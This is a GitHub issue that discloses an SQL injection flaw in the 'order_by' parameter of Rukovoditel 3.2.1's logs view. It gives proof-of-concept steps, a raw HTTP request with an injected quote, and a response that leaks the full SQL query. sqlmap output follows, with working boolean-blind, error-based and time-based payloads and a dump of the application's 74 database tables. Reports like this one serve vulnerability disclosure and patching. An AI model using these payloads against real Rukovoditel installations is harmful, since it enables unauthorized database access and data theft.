Kubozz / rukovoditel-3.2.1 Public

Code Issues 1 Pull requests Actions Projects Security ···

New issue Jump to bottom

SQL Injection Vulnerability on "order_by" parameter in Rukovoditel-3.2.1 #2

Open Kubozz opened this issue on Oct 15 · 0 comments


Kubozz commented on Oct 15 • edited Owner

Description:
I download Rukovoditel-3.2.1 from https://www.rukovoditel.net/download.php
The SQL Injection vulnerability can be exploited by injecting inside the field **order_by** parameter to generate error and get the query output.

PoC:

1. Login account
2. Go to 'rukovoditel/index.php?module=logs/view&type=php'
3. Apply search query
4. Insert SQLi payload and I get presented with an error message dumping the output of SQL query

Screenshot:




Logs › PHP

2022-10-14 16:00 | 2022/10/07 16:00 | 123

Date Added	Username	Type	Description
No Records Found			

Displaying **0** to **0** (of **0** items)

Request and response:




```
POST /rukovoditel/index.php?module=logs/view&type=php&action=listing&token=iYIam5vQD2
HTTP/1.1
Host: 192.168.232.135
Content-Length: 244
Accept: text/html, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/104.0.5112.81 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.232.135
Referer: http://192.168.232.135/rukovoditel/index.php?module=logs/view&type=php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: cookie_test=please_accept_for_session; sid=p8bhebor5u337mgobcq2kcmee9;
app_login_redirect_to=module%3Ddashboard%2F
Connection: close

page=1&filters%5B0%5D%5Bname%5D=from&filters%5B0%5D%5Bvalue%5D=2022-10-15+16%3A00&
filters%5B1%5D%5Bname%5D=to&filters%5B1%5D%5Bvalue%5D=2022%2F10%2F07+16%3A00&
filters%5B2%5D%5Bname%5D=search&filters%5B2%5D%5Bvalue%5D='&order_by=date_added+desc'
```

```
HTTP/1.1 200 OK
Date: Sat, 15 Oct 2022 09:59:53 GMT
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: cookie_test=please_accept_for_session; expires=Mon, 14-Nov-2022
09:59:53 GMT; Max-Age=2592000
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1382
Connection: close
Content-Type: text/html; charset=utf-8


<app_db_error>
  <div style="color: #b94a48; background: #f2dede; border: 1px solid #eed3d7;
  padding: 5px; margin: 5px; font-family: verdana; font-size: 12px;
  line-height: 1.5;">
    <div>
      <strong>
        Database Error:
      </strong>
       1064 - You have an error in your SQL syntax; check the manual that
      corresponds to your MariaDB server version for the right syntax to use
      near ''' at line 1
    </div>
    <div>
      <strong>
        Query:
      </strong>
       select count(*) as total  from app_logs l left join app_entity_1 u on
      u.id=l.users_id where log_type='php'  and
      FROM_UNIXTIME(l.date_added,'%Y-%m-%d %H:%i')&gt;='2022-10-15 16:00' and
      FROM_UNIXTIME(l.date_added,'%Y-%m-%d %H:%i')&lt;='2022/10/07 16:00' and
      (u.field_12 like ('%\'%') or l.description like ('%\'%')  or l.http_url
      like ('%\'%')) order by l.date_added desc'
    </div>
    <div>
      <strong>
        Page:
```


Retrieve the Database Tables:



```
[05:44:42] [INFO] parsing HTTP request from 'request.txt'
[05:44:42] [WARNING] it appears that you have provided tainted parameter values ('filters[2][value]='') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlma
p could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
GET parameter 'token' appears to hold anti-CSRF token. Do you want sqlmap to automatically update it in further requests? [y/N]
[05:44:47] [INFO] resuming back-end DBMS 'mysql'
[05:44:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: order_by (POST)
    Type: boolean-based blind
    Title: MySQL ≥ 5.0 boolean-based blind - ORDER BY, GROUP BY clause
    Payload: page=1&filters[0][name]=from&filters[0][value]=2022-10-15 16:00&filters[1][name]=to&filters[1][value]=2022/10/07 16:00&filters[2][name]=search&filters[2][value]='&order_by=date_added desc,(SELECT (CASE WHEN (5573=5573) THEN
1 ELSE 5573*(SELECT 5573 FROM INFORMATION_SCHEMA.PLUGINS) END))

    Type: error-based
    Title: MySQL ≥ 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)
    Payload: page=1&filters[0][name]=from&filters[0][value]=2022-10-15 16:00&filters[1][name]=to&filters[1][value]=2022/10/07 16:00&filters[2][name]=search&filters[2][value]='&order_by=date_added desc,(SELECT 8844 FROM(SELECT COUNT(*),CO
NCAT(0x717a787a71,(SELECT (ELT(8844=8844,1))),0x716a6b7171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: time-based blind
    Title: MySQL ≥ 5.1 time-based blind (heavy query) - PROCEDURE ANALYSE (EXTRACTVALUE)
    Payload: page=1&filters[0][name]=from&filters[0][value]=2022-10-15 16:00&filters[1][name]=to&filters[1][value]=2022/10/07 16:00&filters[2][name]=search&filters[2][value]='&order_by=date_added desc PROCEDURE ANALYSE(EXTRACTVALUE(6402,
CONCAT(0x5c,(BENCHMARK(5000000,MD5(0x75506253))))),1)
---
[05:44:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.10 or 20.04 or 19.10 (eoan or focal)
web application technology: Apache 2.4.41
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[05:44:47] [INFO] fetching database names
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n]
[05:44:48] [WARNING] reflective value(s) found and filtering out
[05:44:48] [INFO] retrieved: 'information_schema'
[05:44:48] [INFO] retrieved: 'rukovoditel'
[05:44:48] [INFO] fetching tables for databases: 'information_schema, rukovoditel'
[05:44:48] [INFO] retrieved: 'information_schema'
[05:44:48] [INFO] retrieved: 'ALL_PLUGINS'
[05:44:49] [INFO] retrieved: 'information_schema'
[05:44:49] [INFO] retrieved: 'APPLICABLE_ROLES'
[05:44:49] [INFO] retrieved: 'information_schema'
```



```
[05:44:50] [INFO] retrieved: 'app_entity_25_values'
Database: rukovoditel
[74 tables]
+----------------------------------------+
| app_access_groups                      |
| app_access_rules                       |
| app_access_rules_fields                |
| app_approved_items                     |
| app_attachments                        |
| app_backups                            |
| app_comments                           |
| app_comments_access                    |
| app_comments_forms_tabs                |
| app_comments_history                   |
| app_configuration                      |
| app_custom_php                         |
| app_dashboard_pages                    |
| app_dashboard_pages_sections           |
| app_emails_on_schedule                 |
| app_entities                           |
| app_entities_access                    |
| app_entities_configuration             |
| app_entities_groups                    |
| app_entities_menu                      |
| app_entity_1                           |
| app_entity_1_values                    |
| app_entity_21                          |
| app_entity_21_values                   |
| app_entity_22                          |
| app_entity_22_values                   |
| app_entity_23                          |
| app_entity_23_values                   |
| app_entity_24                          |
| app_entity_24_values                   |
| app_entity_25                          |
| app_entity_25_values                   |
| app_favorites                          |
| app_fields                             |
| app_fields_access                      |
| app_fields_choices                     |
| app_filters_panels                     |
| app_filters_panels_fields              |
| app_forms_fields_rules                 |
| app_forms_rows                         |
| app_forms_tabs                         |
| app_global_lists                       |
| app_global_lists_choices               |
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant